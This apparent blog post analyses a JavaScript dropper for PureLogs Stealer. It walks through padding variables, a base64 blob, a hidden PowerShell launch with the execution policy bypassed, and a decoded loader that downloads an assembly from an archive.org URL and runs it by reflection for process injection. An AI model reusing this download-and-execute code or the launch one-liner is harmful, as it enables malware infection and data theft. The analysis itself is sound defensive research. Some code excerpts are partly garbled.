


Malware Analysis - PXRECVOEIWOEI

 mandarnaik016.in/blog/2024-09-21-malware-analysis-pxrecvoweiwoei/



In this post, We will do malware analysis and reverse engineering on a sample called **PXRECVOEIWOEI** (AKA PureLogs Stealer).

The source of the sample is


```
hxxps[ :// ]bazaar[ . ]abuse[ . ]ch/sample/574403dce45be3a5edec18e66f16fef5e013ce99c7713479ab67c11e6f472330/#intel
```





Static Analysis

Let's get the hash of the file first.

SHA256: 574403DCE45BE3A5EDEC18E66F16FEF5E013CE99C7713479AB67C11E6F472330

On [VirusTotal](https://www.virustotal.com/), the file is detected as malicious by 25 engines.




 Community Score: -13		
574403dce45be3a5edec18e66f16fef5e013ce99c7713479ab67c11e6f472330		Size: 602.40 KB
Purchase Order . September Deelivery.js		Last Analysis Date: a moment ago
text		

The sample opened in notepad++ looks full of long strings assigned to variables with extremely long names.

```
C:\Users\Admin\Desktop\574403dce43be3a3e3d18e66f16ef5e013ce99c7713479ab67c11e6472330.js - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
574403dce43be3a3e3d18e66f16ef5e013ce99c7713479ab67c11e6472330.js (3)
1 var hkgwIflkLmnmWGNcbLjJGovkRLULGDAnKumziKvbmhPLpnWkWiKjLwUHLxkdKaLKBKRtCAXPWWqIRKtLWZAoPUUcOW =
2 "lmzrkZGTBtLmiLkhkWRcerUdUrkRwefzRxLhioOorgWlWkqBmeGfPbIGGRQbkkKAXIaLptxluCeliOPWRRALRGA";
3 var KcZlPjWceRgKpUtfaHfChLeznLFNIAUnmgkWmlocWmfKtWliZWWjLgdkqCOihNcnZcnUicnLBozWuidLkWZA =
4 "NWILLGZWNZwGLzPpAOkU1WzBLQOictiFWceLALPqfBLtLbiUiagppjUOGJZJPPhTKkcbhUmGGPAKJLlWUOPKWRpm";
5 var bpWlBcpzBGWlPipZwqjKucGWKxTbNtpmJpWazixKNAetriRALLWdKLJlKAZqzFfgmLjacuWiZoCeLLuoRrciWB =
6 "kcWkLgUWdLgKkXlLlUuwopLnmceBcWpGAbiLLeLfkiQbDuesoKRGWmIXPchbkNqozWkuFGqNkjmznPwGwmebkKwe";
7 var OSUULNlLkLkUdUcKwWnecRGSgucfWWSmLHHRJcWpnCgQcgSmPhhCKiDNBPOORBZgAucBLoGWBHRSLoJoLdWuz =
8 "pCdbshwLpUUDLCOlGOSBmWAcLlGOSZAWWlLlLRSgEdlBkLBRARBPWwEzZlGaiPihzhBhWSt";
9 var vWkiQvNGAHJYjCKPpLnRatNcgWlWdvhftLlLaHmcWSlClCHZGzIgLncCKUpeKLiKKTzrPIONzPInBiKoBKECO =
10 "NQqITWkKuAWilpKipNNUUgCuFobKkMkKfLkNPhiZodGUAhSPAhxflXWUGKkintGztoozGUXLdeThgOLjPPB";
11 var LlkfmlWuknsfZkXmdmHwbkFNKklRcnWNWNSniWuWmKwHzpZkPkNOGpQuLntchRPlvBqTriamNpAcPlVpXpio =
12 "hpZidvRKHWHHLtKhmzOWfUirKpUtukxWiuWLuGSakpUWSbFGRiFphGhtzxCNZULLscAmbpzHKPBcBWKiQmetWbLhGB";
13 var UjhtQXlLagwRfRfNeLtlLbcWpWkOUTAARuOohUfaepLntkczPAZCJbZUWmgncdKbbWOLGuKxvOLkDubWKOTRKN =
14 "BzLwUThLQZzCwWsmLaLLUWWLsbvBgKnBqQhAhOgWWUFWBoGjUmrcpsbejkkWapZupaLURPchAxaZHFPLRNLpCx";
15 var cKwLdLkWLpKovqTSRORIAwbSkvzAKALQZUgePloKemtWNGWfLgRlGLCcuWTAgNLtQqLhbKlUHLNlrilLkGGLAx =
16 "qikePjNpcjgKOWNKlckKLLooEwjOzKuhLmLigLUnkknKlWkuFWkUwibShbGubfKxJWKwciUUGUsgSLdKdGbp";
17 var GzULzqzjPmlGceLkLhWBBWWUPUPGNgKRDfWfbiIleknlpkzqGLodeZerOLBgWkNKNhRwBgUvGvcxdiAadLWLL =
18 "WpevojthPhuKlHhZPaLXNWbWbGzeiilnlgOWZatpkkotWctmfvWLOwSGWGrUmpjPcRpiGLTqLlLkKobOwTW";
19 var ZNoztztpRmncBUUczWHLbnSfzboePcnczZgiWkNzWlQXpbiKKAALWUTqzWZKzCkmgZWNpaoepRiFzPIAA =
20 "GiwPzUfUIGlWVpOCKRKGllzrgckRoLcmKcFwHSLtcnAaqLpBlhWcbhmGwggRdpllpOLKkRZUULLITkqtOoR";
21 var HfgNLWlDgLkHjoeFmzKJoLiLlUaBlhLucZmcozeRgelltebPnUSkKLKmgPizLkWKXWpWwUWlMAGLWmBiGfn =
22 "WlWURLWLiIeClENLXmFmWbZKpWGWOWbLJWNBWmhrclKckKxwCObiWkCpIFkPpAtiisuUlihlmacLML";
23 var ctUuLfadpTJeoPtKBlmKfchuiWzLpiWzFpbiWohWmAGoBoencrLmGCGUHLWwOQiGApKwCnzKfKRRGLmKLRueq =
24 "NAbnNLkIKoKRPFwInUKLlZGngqfHALWLiGorRQkNWlQLAobUobLiTqrziKSoLmRPkWiQmNwduKUISL";
25 var qhCclKTKGwniWSLnAehsnOINzKXpZULnGpNoWkofkZwLPAmWcoWwZdoLThRlOZkncorCiiGaiAoLnLqDUpniRU =
26 "daBebLxPbaNgzWwLzNUpmKigmdWGNkckZAAInLNOwKtKARnLmpTefoKwNzXzkmfMebWELcQINPcWPPKci";
27 var pglIqLjkgKipONGUPAWNUBeKAGacpxgWtnWppLRbKLLDbLmkZbpuUopeiNKUzJlDpLBRkGWULKCSsokfng =
28 "bcKWfoLWebGgeqWlmWWWqLwCwzqbmWGBGblmbWShmLpLnWlWwUBktUtUDGLUmWwGWLZgmFagfAhINZCbOLc";
29 var NobsnvRdsxwiVUWUUGLopLgkukLsmijWiorKpWcuLWBbcnmxiglkokfrWuduninUlmGJLAPkAZwhiPxfAbLWlIo =
30 "KnUBBIOULRGRohLANanoKfGpGzqdupWmlWOWtLBUzJfuskJGlrAbLvbRWWKzLxiGCAKzKwihWpKjJnrBPNZGU";
31 var pcALmmznrkAlPAGZGzGRlWzKBRctlnBKwZmHceHjOCWwZlKwZrLsmWpUoLKLKehNLOdemLlflPkpaziocK =
32 "LmpaWoIPgzLkOeWHUwZbdiRkiiIWGLzOOGSWTPrLkZhlWLNPSKeWwIkfcaFUPhccetNawdWwAheIRbCBoiRL";
33 var WgaZiKkKuzLlLtaIWobSsqRlLlWLRWAAeUdhqshTWLFRWgzbziRaRGLPLGmZAUrkKkxaoBAiilGqPoFLWNZCCWpL =
34 "LZKZULKZULLtLaiWobSsqRlLlWLRWAAeUdhqshTWLFRWgzbziRaRGLPLGmZAUrkKkxaoBAiilGqPoFLWNZCCWpL";
```

The variables seem to be added purposely to be added purposely to distract us from the actual investigation point. The occurrence of variables is only one for each, meaning they are declared with strings but never used.



After ignoring the rest, we see some interesting variables that have been used repeatedly.

```
C:\Users\Admin\Desktop\574403dce45bea3dede18d6f16f4e5013ce99c7173479467e11e4742330.js - Notepad - [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
574403dce45bea3dede18d6f16f4e5013ce99c7173479467e11e4742330.js
1120 }
1121 }
1122 }
1123 }
1124 }
var indeterminadamente = " : : e e ";
var tonta =
"=AQKCC4BwJAsCAdBAnMAdBqR0EAVBASAMHAQBJAsCAdBANASFAFBQB48EA0BwCAAFKAIAAgCagAlLAAc8BQKCCAKAwJAwCpAgNcAdDdBgUeEgA0BwQAsFAtRAMAAdAXQXA1FhBhAAAMEABB
wKAdBwXQMOAFASBQYAgGBwBwWAgCaoQZAMEAhBABAFAJBUJ4CPAQOAMdAdBgUeGAs0BwQAsFADBwR4EAJ3BGuAFATBwWwCANAgbAtEAKBwJagCAlBwQeGAsBAUAGASBGLakCANwAwKcANwAK
CAJAJdAtEAnwAKCCAKBwGzqGhBgdkGANwAKCCaObqYAMH1BAZ4GANwAKCCaCBwJAsCAnAgSawCubgqCCar";
1125 tonta +=
"AwJAEyAwMMHAAzBQZACArAwJAMGArBgcAAFAIBBSQAGAKBQKCCArAwJAGCBGCSAwCUBgQCCArAwJAEAnwAKCCAYBwJAsCAnAAZAgGhAwCkC2BQAgQHhWcUAGKgbhCArAwJAEAKBA
IwCagAwJAsCAnAgbAtEAKBwGzqGhBgdkGAGBQYAMHAnwAKCCAlBAZACArAwJ4GACBGsAcArAwJAACAsAlACArAwJ4GAnwAKCCACBwJAsCAnAgS8GAKBQYAYHAnwAKCCApBwJAsCAnAdA
CArAwJEGzAgBQZAGUAnBQAOEAgAwJAsCAnAAIaACAUbwJAsCAnAwKCCaVbWwAACASAnBwAG1BgbAwEAKBwGzqCAlBwA8AGZBw";
1126 tonta +=
"wlAcCArAwJAAH1BgYACayagNAUGanAwKcAlBwJAsCAnAQOAtGAlBgMaccArAwJAMDzAgYAUdAOwJAsCAnAAZAAZdAjBwJAsCAnAgYACArAwJAEAD1BQnCCDAWQYAtDawWJAsCAnAWMAUDAnAK
ACCn0AWM1GAS5AmwKCCArAwJ4CANwAKCCAYBwJAsCAnAgM4CANwAKCCAKBQZAYHANwAKCCaVAGbQCCArAwJABGANwAKCCajBwB4GAlBGLAQH4BwJAsCAnAdA4GACBwJAsCAnAgSgCAABQXACC
ArAwJ0FADBwJAsCAnAAADAMGANwAKCCAlBgaAtGANwAKCCAVbWwAACASAnBwAG1BgbAwEAKBwGzqCAlBwA8AGZBw";
1127 tonta +=
"JAsCAnAgbAEKAAZAg0BaODAgAtBATAQGVAbwOAKCUBwBQAOEAJwJAsCAnAQQAFANwAKCCAUbWgQAOEA0AAZAg0BA0AUGANwAKCCnBAdUGAGHGLcCArAwJAGAnwAKCCAWbQeACCArAwJ4
QHMBwJAsCAnAAZACArAwJAGAnwAKCCAGWJAsCAnAQpACArAwJAAcANwKCCaKBwJAsCAnAdw4ArWagJAnwAKCCaObQZAGAnwAKCCAMBZAG8AnwAKCCaTAQK4GACBGAUGATBwJAsCAn
nAwAgEauAwJAsCAnAQARFAUBgQCCArAwJAIFaUBgQAOEAnwAKCCaCaoAQZAAH58VAGAHANwAKCCAlBwR4CA5Bab";
1128 tonta +=
"AcCArAwJAIGBgTqZMHnAwKcArCzBQYACArAwJAWEAAnwAKCCAKBwB4C8F5wJAsCAnAAIAGUgBwJAsCAnAQeAQHMBwJAsCAnAAZAg8AnwAKCCArWJAsCAnAQXQHUBwJAsCAnQZQAHANwAKC
CAUBwJAsCAnAAZACArAwJAMEB5wJAsCAnAgcAcCArAwJABANwAKCCAUbQqAtGANwAKCCAMBWJAsCAnAAZACArAwJAG0AAGZACArAwJABGANwAKCCAVBATAODAGWJAsCAnAQXKHAISBgYACAr
AwJ0GANwAKCCAlBwCMMHABJL4GAVBwJAsCAnAQAGQnAnwAKCCajBQZAWGANwAKCCAMBQZAFANwAKCCABBAIA";
1129 tonta +=
"ODGwJAsCAnAQeACArAwJAWG1BwJAsCAnAQbUAGzBwCAGMBwJAsCAnAAZAG8AnwAKCCACCA7AQKQHUBwQZQHAnwAKCCAUbWbAMEAnwAKCCAOwJAsCAnAgNAUGANwAKCCAZBQYAlGANwAKCC
AWJAsCAnAAZACArWJAsGAGWAZCACArWJ4GAPBwCCArWJAGHAnwAKCCArWJAsCAnAAZYD1BwCACCArWJAEJAGHAnwAKCCACBQzAG8AnwAKCCACjByJAsCAnAgR0AD6WJAsCAnAdAMG1BgaAtGAPBQ
QZAYHAnwAKCCAUbWbAMEAUqBcArWJAUGANwAKCCAOBwCACCArWJAKHATBwAACAS9A1AQHANwAKCCAUbWZGAC";
1130 tonta +=
"CarWJqHUBwBAMEAnwAKCCAS5BgCAGuBwJAsCAnAQaAlGAMBAAZCACArWJ8GATqKAWayqBdAwEAKBwGzqCAnBwJAsCAnAgbAKGAnwAKCCAYBwJAsCAnAdAMFAKQYACArAwJAGSABwJAsCAn
CAGdCHAVBAA4CANwAKCCAPAAAdAcArWJ4GAlBQACArAwJAWGADBYAGXBgGLAQHANwAKCCAlBGT44CANwAKCCATBQZAGHAGzBwJAsCAnAQeAMFAnwAKCCAGAGWJAsCAnAdAMG1BgaAtGAPBQ
LacHAlBGTAGCAnwAKCCAGAwJAsCAnAQpACCArAwJAACANwAKCCAOBgbACArWJAUAGOBgBAGBADAyAlBwCAG";
1131 tonta +=
"AlBATAQGVAbwJAsCAnAwOCArAwJ4GACBwJAsCAnAgSAQH4BwJAsCAnAdA4CAKBQZAGHVBGTAGHABDAUGAEBAWLoAGATqZQAQHAVBgbAOCA0BQYACArWJAGHAlBwJAsCAnAAZAg8CAzBwJAsCAn
";
JavaScript file length: 30910 lines: 1362 Ln:21 Col:95 Sel:9/11 Windows (CRLF) UTF-16 LEBOM NS
8:29:55 AM 9/20/2024
```


Let's evaluate the variables.

```
>>> tonta
<< "KAAHAGzANwKCCAMHAAzBQZACArAwJAMGArBgcAAFAIBBSQAGAKBQKCCArAwJAGCBGCSAwCUBgQCCArAwJAEAnwAKCCAYBwJAsCAnAAZAgGhAwCkC2BQAgQHhWcUAGKgbhCArAwJAEAKBA
IwCagAwJAsCAnAgbAtEAKBwGzqGhBgdkGAGBQYAMHAnwAKCCAlBAZACArAwJ4GACBGsAcArAwJAACAsAlACArAwJ4GAnwAKCCACBwJAsCAnAgS8GAKBQYAYHAnwAKCCApBwJAsCAnAdA
CArAwJEGzAgBQZAGUAnBQAOEAgAwJAsCAnAAIaACAUbwJAsCAnAwKCCaVbWwAACASAnBwAG1BgbAwEAKBwGzqCAlBwA8AGZBw";


>>> aligulad0
<< "KAAHAGzANwKCCAMHAAzBQZACArAwJAMGArBgcAAFAIBBSQAGAKBQKCCArAwJAGCBGCSAwCUBgQCCArAwJAEAnwAKCCAYBwJAsCAnAAZAgGhAwCkC2BQAgQHhWcUAGKgbhCArAwJAEAKBA
IwCagAwJAsCAnAgbAtEAKBwGzqGhBgdkGAGBQYAMHAnwAKCCAlBAZACArAwJ4GACBGsAcArAwJAACAsAlACArAwJ4GAnwAKCCACBwJAsCAnAgS8GAKBQYAYHAnwAKCCApBwJAsCAnAdA
CArAwJEGzAgBQZAGUAnBQAOEAgAwJAsCAnAAIaACAUbwJAsCAnAwKCCaVbWwAACASAnBwAG1BgbAwEAKBwGzqCAlBwA8AGZBw";

>>> publicista
<< "powerhell -command $tonta
KAAHAGzANwKCCAMHAAzBQZACArAwJAMGArBgcAAFAIBBSQAGAKBQKCCArAwJAGCBGCSAwCUBgQCCArAwJAEAnwAKCCAYBwJAsCAnAAZAgGhAwCkC2BQAgQHhWcUAGKgbhCArAwJAEAKBA
IwCagAwJAsCAnAgbAtEAKBwGzqGhBgdkGAGBQYAMHAnwAKCCAlBAZACArAwJ4GACBGsAcArAwJAACAsAlACArAwJ4GAnwAKCCACBwJAsCAnAgS8GAKBQYAYHAnwAKCCApBwJAsCAnAdA
CArAwJEGzAgBQZAGUAnBQAOEAgAwJAsCAnAAIaACAUbwJAsCAnAwKCCaVbWwAACASAnBwAG1BgbAwEAKBwGzqCAlBwA8AGZBw";
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($tonta)); powershell -exe -windowtitle hidden -executionpolicy bypass -noprompt -command $tonta
```

The variables are interconnected. i.e. the variable *tonta* is used in variable *aligulad0*, inturn that variable is used in *publicista*. We are going to focus on the content of *publicista*. We can see a base64 string, after decoding it.



The decoded base64 is a powershell script that is gibberish. Let's evaluate the script to make it understandable.



After beautifying the script, we can connect the dots


```

$url = 'https://ia904601.us.archive.org/6/items/detah-note-j/DetahNoteJ.txt';
$base64Content = (New - Object System.Net.WebClient).DownloadString($url);
$binaryContent = [System.Convert]::FromBase64String($base64Content);
$assembly = [Reflection.Assembly]::Load($binaryContent);
$type = $assembly.GetType('RunPE.Home');
$method = $type.GetMethod('VAI');
$method.Invoke($null, [object[]]@('txt.enocam/ved.2r.39b345302a075b1bc0d45b632eb9ee62-bup//:sptth', 'desativado', 'desativado', 'desativado', 'AddInProcess32', 'desativado'));
  
```


The powershell script downloads the *DetahNoteJ.txt*, loads the content into a variable, then base64 decodes that content, eventually storing it in a variable called *\$assembly*. The result of the above script can be accessed via variable *\$OWjuxD* (i.e. base64 decode of *\$Codigo*).

Finally, the output is executed via a powershell.

